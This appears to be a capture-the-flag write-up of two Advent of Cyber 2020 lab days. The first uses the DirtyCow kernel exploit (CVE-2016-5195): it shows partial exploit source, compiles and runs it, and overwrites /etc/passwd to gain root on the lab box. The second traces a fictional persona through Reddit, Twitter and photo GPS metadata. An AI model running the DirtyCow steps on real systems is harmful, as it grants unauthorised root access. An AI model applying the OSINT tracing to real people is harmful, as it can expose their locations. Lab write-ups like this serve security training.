23/tcp    open  telnet  Linux telNetd
111/tcp   open  rpcbind 2-4 (RPC #100000)
Aggressive OS guesses: Linux 2.6.32 - 3.2 (92%), Linux 3.1 (92%), Linux 3.2 (92%), Thecus 4200 or N5500 NAS device (Linux 2.6.33) (92%), Android 4.0 (91%), Linux 2.6.31 - 3.2 (91%), Linux 2.6.32 - 2.6.35 (91%), Linux 2.6.32 - 3.5 (91%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (91%), Android 4.3 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.87 seconds
```

### **Question 2**

Paste telnet [IP Address].

```
(Kali㉿kali)-[~]
└─$ telnet 10.10.193.253
Trying 10.10.193.253...
Connected to 10.10.193.253.
Escape character is '^]'.
HI SANTA!!!
We knew you were coming and we wanted to make
it easy to drop off presents, so we created
an account for you to use.

Username: santa
Password: clauschristmas

We left you cookies and milk!

christmas login: santa
Password:
Last login: Sat Nov 21 20:37:37 UTC 2020 from 10.0.2.2 on pts/2
      \ /
      →*←
      /o\
      / \
      /_ \_ \
      / \_ \_ \
      / \_ \_ \_ \
      / \_ \_ \_ \_ \
      / \_ \_ \_ \_ \_ \
      / \_ \_ \_ \_ \_ \_ \
      / \_ \_ \_ \_ \_ \_ \_ \
      [__]

$ 
```

## Question 3

Command `cat /etc/*release`

```
$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
$ 
```

## Question 4

Command `nano cookies_and_milk.txt`.

```
File Actions Edit View Help
GNU nano 2.2.6          File: cookies_and_milk.txt

//*****=====
// HAHAI! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
// - Yours Truly,
//      The Grinch
//*****=====

#include <fcntl.h>
#include <pthread.h>
#include <string.h>
#include <stdio.h>
#include <stdint.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/wait.h>
#include <sys/ptrace.h>
#include <stdlib.h>
#include <unistd.h>
#include <crypt.h>

const char *filename = "/etc/passwd";
const char *backup_filename = "/tmp/passwd.bak";
const char *salt = "grinch";


int f;
void *map;
pid_t pid;
pthread_t pth;
struct stat st;
[ Read 128 lines ]
^C Get Help           ^O WriteOut        ^R Read File        ^Y Prev Page
^X Exit              ^J Justify         ^W Where Is         ^V Next Page
^K Cut Text          ^U UnCut Text       ^G Cur Pos          ^T To Spell
^Q Cur Pos          ^S To Spell          Right Ctrl
```


## Question 5

open **DirtyCow** and exploit. Use **dirty.c** to check the source code from the list of PoCs at github.

Oxdeadbeef.c	./0xdeadbeef	vDSO-based root	PTRACE_POKEDATA
naughtyc0w.c	./c0w_suid	SUID-based root	/proc/self/mem
c0w.c	./c0w	SUID-based root	PTRACE_POKEDATA
dirty_pass[...].c	./dirty_passwd_adjust_cow	/etc/passwd based root	/proc/self/mem
mucow.c	./mucow destination < payload.exe	Read-only write (multi page)	PTRACE_POKEDATA
cowpy.c	r2pm -i dirtycow	Read-only write (radare2)	/proc/self/mem
dirtycow.fasm	./main	SUID-based root	/proc/self/mem
dcow.cpp	./dcow	/etc/passwd based root	/proc/self/mem
dirtyc0w.go	go run dirtyc0w.go -f=file -c=content	Read-only write	/proc/self/mem
dirty.c	./dirty	/etc/passwd based root	PTRACE_POKEDATA

command **nano dirty.c**. Then, paste.





```
File Actions Edit View Help
GNU nano 2.2.6
File: dirty.c
Modified


    *((long*)(complete_passwd_line + o)));
}
}
printf("ptrace %d\n",c);
} else {
pthread_create(&pth,
    NULL,
    madviseThread,
    NULL);
ptrace(PTRACE_TRACEEXEC);
kill(getpid(), SIGSTOP);
pthread_join(pth,NULL);
}

printf("Done! Check %s to see if the new user was created.\n", filename);
printf("You can log in with the username '%s' and the password '%s'.\n\n",
user.username, plaintext_pw);
printf("\nDON'T FORGET TO RESTORE! $ mv %s %s\n",
backup_filename, filename);
return 0;
}

Get Help   WriteOut   Read File   Prev Page   Cut Text   Cur Pos
Exit     Justify   Where Is   Next Page   UnCut Text   To Spell

```

Compile the C source code.



```
// This exploit uses the pokemon exploit of the dirtycow vulnerability
// as a base and automatically generates a new passwd line.
// The user will be prompted for the new password when the binary is run.
// The original /etc/passwd file is then backed up to /tmp/passwd.bak
// and overwrites the root account with the generated line.
// After running the exploit you should be able to login with the newly
// created user.

// To use this exploit modify the user values according to your needs.
// The default is "firefart".
// Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
// https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c

// Compile with:
// gcc -pthread dirty.c -o dirty -lcrypt

// Then run the newly create binary by either doing:
// "./dirty" or "./dirty my-new-password"
// Afterwards, you can either "su firefart" or "ssh firefart@..."
// DON'T FORGET TO RESTORE YOUR /etc/passwd AFTER RUNNING THE EXPLOIT!
// mv /tmp/passwd.bak /etc/passwd
// Exploit adopted by Christian "FireFart" Mehlmauer
// https://firefart.at

#include <fcntl.h>
#include <pthread.h>
#include <string.h>
#include <stdio.h>
#include <stdint.h>
#include <sys/mman.h>
#include <sys/types.h>
dirty.c
```

## Question 6

```
File Actions Edit View Help
santa@christmas:~$ nano cookies_and_milk.txt
santa@christmas:~$ nano dirty.c
santa@christmas:~$ ls
christmas.sh cookies_and_milk.txt dirty.c
santa@christmas:~$ less dirty.c
santa@christmas:~$ gcc -pthread dirty.c -o dirty -lcrypt
santa@christmas:~$ ls
christmas.sh cookies_and_milk.txt dirty dirty.c
santa@christmas:~$ ls -l
total 32
-rwxr-xr-x 1 santa santa 1422 Nov 21 2020 christmas.sh
-rw-r--r-- 1 santa santa 2925 Nov 21 2020 cookies_and_milk.txt
-rwxrwxr-x 1 santa santa 14116 Jul 1 08:38 dirty
-rw-rw-r-- 1 santa santa 4815 Jul 1 08:33 dirty.c
santa@christmas:~$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:f11p9ta02N.:0:0:pwned:/root:/bin/bash

mmap: 7f20b1355000
madvice 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'password'.

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'password'.

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
santa@christmas:~$ su
Password:
firefart@christmas:/home/santa#
```

## Question 7

From **christmas.sh** coal message\_from\_the\_grinch.txt, command tree | md5sum.

```
File Actions Edit View Help
firefart@christmas:~$ 
File /tmp/passwd.bak already exists! Please delete it and run again
santa@christmas:~$ su
Password:
firefart@christmas:/home/santa# cd/root
bash: cd/root: No such file or directory
firefart@christmas:/home/santa# ls
christmas.sh cookies_and_milk.txt dirty dirty.c
firefart@christmas:/home/santa# cd /root
firefart@christmas:~$ ls
christmas.sh message_from_the_grinch.txt
firefart@christmas:~$ less message_from_the_grinch.txt
firefart@christmas:~$ ls
christmas.sh message_from_the_grinch.txt
firefart@christmas:~$ tree
.
+-- christmas.sh
`-- message_from_the_grinch.txt

0 directories, 2 files
firefart@christmas:~$ tree | md5sum
0c2a59f74bac6414fa276ec07a55df81 -
firefart@christmas:~$ nano coal
firefart@christmas:~$ ls
christmas.sh message_from_the_grinch.txt
firefart@christmas:~$ nano coal
firefart@christmas:~$ nano coal
firefart@christmas:~$ ls
christmas.sh coal message_from_the_grinch.txt
firefart@christmas:~$ tree
.
+-- christmas.sh
|   +-- coal
`-- message_from_the_grinch.txt

0 directories, 3 files
firefart@christmas:~$ tree | md5sum
8b16f00dd3b51efad0>c1df7ff8427cc -
firefart@christmas:~$
```

## **Question 8**

The perpetrator took half of the cookies and milk! Weirdly enough, that file looks like C code...

That C source code is a portion of a kernel exploit called **DirtyCow**. Dirty COW ([CVE-2016-5195](#)) is a privilege escalation vulnerability in the [Linux Kernel](#), taking advantage of a race condition that was found in the way the Linux kernel's memory subsystem handled the copy-on-write (COW) breakage of private read-only memory mappings. An unprivileged local user could use this flaw to gain write access to otherwise read-only memory mappings and thus increase their privileges on the system.

You can learn more about the DirtyCow exploit online here: <https://dirtycow.ninja/>

This [cookies\\_and\\_milk.txt](#) file looks like a modified rendition of a DirtyCow exploit, usually written in C. Find a copy of that original file online, and get it on the target box. You can do this with some simple file transfer methods like netcat, or spinning up a quick Python HTTP server... or you can simply copy-and-paste it into a text editor on the box!

## **Thought process/methodology:**


First, we accessed the machine using a VPN at the terminal. Opened another terminal to start a nmap. After that, telnet[IP Address] was pasted to the terminal. we command cat /etc/\*release to know the distribution of Linux and the running version number of the server. Next, we command nano cookies\_and\_milk.txt to figure out who got to the server first before Santa. DirtyCow was opened and exploited. Using dirty.c, we get to check the source code from the list of PoCs at github. We command nano dirty.c. Then, paste. The C source code was compiled . Logged in into the page using the new username "firefart" and password. Finally, to get the md5 hash output, we need to command tree | md5sum From christmas.sh coal message\_from\_the\_grinch.txt.

## **DAY 14 : [OSINT] Where's Rudolph?**

**Tools used :** [Google image](#), [Reddit](#), [Twitter](#), [Google search](#), [exif data viewer](#).

## **Question 1**

Go to “Reddit” and search for username “*/GuidetheClaus2020*”



Right click on “COMMENTS” and copy the link address.

A screenshot of a Reddit post interface. At the top, there is a search bar with the placeholder "Search Reddit". To the right of the search bar are "Log In" and "Sign Up" buttons. Below the search bar, there are tabs for "OVERVIEW", "POSTS", "COMMENTS", and "AWARDS RECEIVED (LEGACY)". Underneath these tabs, there are three buttons: "New", "Hot", and "Top". A user's profile picture is visible on the right side of the interface.

## **Question 2**

Scroll down throughout his comment.

A screenshot of a Reddit comment section. A user named "IGuidetheClaus2020" posted 6 points 2 years ago. The comment reads: "Fun fact: I was actually born in Chicago and my creator's name was Robert!". Below the comment are "Reply", "Share", and "..." buttons.

## **Question 3**

Do research on Google.

A screenshot of a Google search results page. The search query is "rudolph reindeer creator". The top result is a snippet about "Robert L. May". It states: "Rudolph the Red-Nosed Reindeer is a fictional reindeer created by Robert L. May. Rudolph is usually depicted as the ninth and youngest of Santa Claus's reindeer, using his luminous red nose to lead the reindeer team and guide Santa's sleigh on Christmas Eve." Below the snippet is a link to "Rudolph the Red-Nosed Reindeer - Wikipedia". The page also includes a "People also ask" section with questions like "Who invented Rudolph the reindeer?", "Where did Rudolph the reindeer originate?", "Which store created Rudolph the Red-Nosed Reindeer?", and "How was Rudolph the reindeer made?".

## **Question 4**


We also can find it throughout his comments.

 [IGuidetheClaus2020](#) commented on Loooool [i.redd.it/lzu70q...](https://i.redd.it/lzu70q...)   · [r/Twitter](#) · Posted by [u/FriegusTheBoss](#)

[IGuidetheClaus2020](#) 1 point · 2 years ago   
Ouch. Some days I love [Twitter](#). Some days, it's just...lol.

[Reply](#) [Share](#) [...](#)

## Question 5



A user profile card for [u/IGuidetheClaus2020](#). It features a cartoon reindeer icon, the username [u/IGuidetheClaus2020](#), a karma count of 36, and a "Cake day" on November 24, 2020. There are "Follow" and "More Options" buttons at the bottom.

## Question 6


Search on Twitter his username, [IGuidetheClaus2020](#), and he did mentioned his favorite TV show in his tweet.




A screenshot of a Twitter thread. The first tweet is from [IGuidetheClaus2020](#) (@IGuideClaus2020) on Nov 25, 2020, saying "Love me some [Bachelorette](#). But Ed? C'mon!". It has 5 replies, 6 likes, and a retweet icon. The second tweet is a retweet from [Angelina](#) (@itsyange) on Nov 25, 2020, saying "Picking Ed over Joe?!?! GOODBYE #bachelorette". It has a reply icon and a retweet icon.

## Question 7

Scroll down until you find a picture of Rudolph taking part of parade.



Right click and copy the link address. Go to google image and paste the link.



After that, you can find many articles about the picture. Here is one of the articles about the parade.

← → 🔍 thompsoncoburn.com/news-events/news/2019-12-09/thompson-coburn-floats-down-michigan-avenue-in-first-magnificent-mile-lights-festival-appearance

Gmail YouTube Maps Paraphrasing Tool |...

**THOMPSON COBURN LLP**

Home > News & Events > Thompson Coburn 'floats' down Michigan Avenue in first Magnificent Mile Lights Festival appearance



## Thompson Coburn 'floats' down Michigan Avenue in first Magnificent Mile Lights Festival appearance

December 9, 2019

**f** **in** **t** **e**

On November 23, members of **Thompson Coburn's Chicago** office joined the annual BMO Harris Bank® Magnificent Mile Lights Festival® parade as both spectators and participants. As a 2019 Festival sponsor, Chicago attorneys and staff led a 30-foot-tall Rudolph the Red-Nosed Reindeer balloon down Michigan Avenue, followed closely behind by a Chicago trolley full of our attorneys and their families.

The Lights Festival parade, one of the largest holiday parades in the country, is part of a two-day holiday celebration that includes a tree-lighting ceremony and over one million holiday lights lining the northern stretch of Chicago's Michigan Avenue. A broadcast of the parade was shown the following evening on ABC7 Chicago and rebroadcast on several affiliate channels.

When an opportunity to take part in the parade came to our Chicago office, we were more than happy to seize the chance to demonstrate our total commitment to the community and serve as the parade's only law firm sponsor. As our parade walkers made their way down the Magnificent Mile, our Parade Walkers were joined with a team of legal lights, including our own Rudolph the Red-Nosed Reindeer.

## Question 8

Download or copy the link address the higher resolution picture and go to the exif data viewer.

# Explore

Settings

IGuidetheClaus2020

Follow

23 Tweets

14 70 1,266

IGuidetheClaus2020 @IGuideClaus2020 - Nov 25, 2020

Here's a higher resolution to one of the photos from earlier:  
[tcm-sec.com/wp-content/uploads/2020/11/lights-festival-website.jpg](https://tcm-sec.com/wp-content/uploads/2020/11/lights-festival-website.jpg)

Show this thread

IGuidetheClaus2020 @IGuideClaus2020 - Nov 25, 2020

Day and night. It got a little cold, so I put a scarf on. Hehe

Search Twitter

20K Tweets

Music · Trending

**WELCOME ACTOR JAEHYUN**

64.4K Tweets

Technology · Trending

**iPhone**

207K Tweets

Entertainment · Trending

**Anna**

123K Tweets

Trending in Malaysia

**Yoona**

24K Tweets

Trending in Malaysia

**Tun M**

Trending in Malaysia


**Klang Valley**

Technology · Trending

**iPad**

64.4K Tweets

Trending in Malaysia



**JFIF**

JFIF Version	1.01
Resolution Unit	inches
X Resolution	72
Y Resolution	72

**IFDO**

Resolution Unit	inches
Y Cb Cr Positioning	Centered
Copyright	[FLAG]ALWAYSCHECKTHEEXIFD4T4

**Exif IFD**


Exif Version	0231
Components Configuration	Y, Cb, Cr, -
User Comment	Hl...)
Flashpix Version	0100

**GPS**

GPS Latitude Ref	North
GPS Latitude	41.891815 degrees
GPS Longitude Ref	West
GPS Longitude	87.624277 degrees

**Composite**

GPS Position	41.891815 degrees N, 87.624277 degrees W
Image Size	650x10

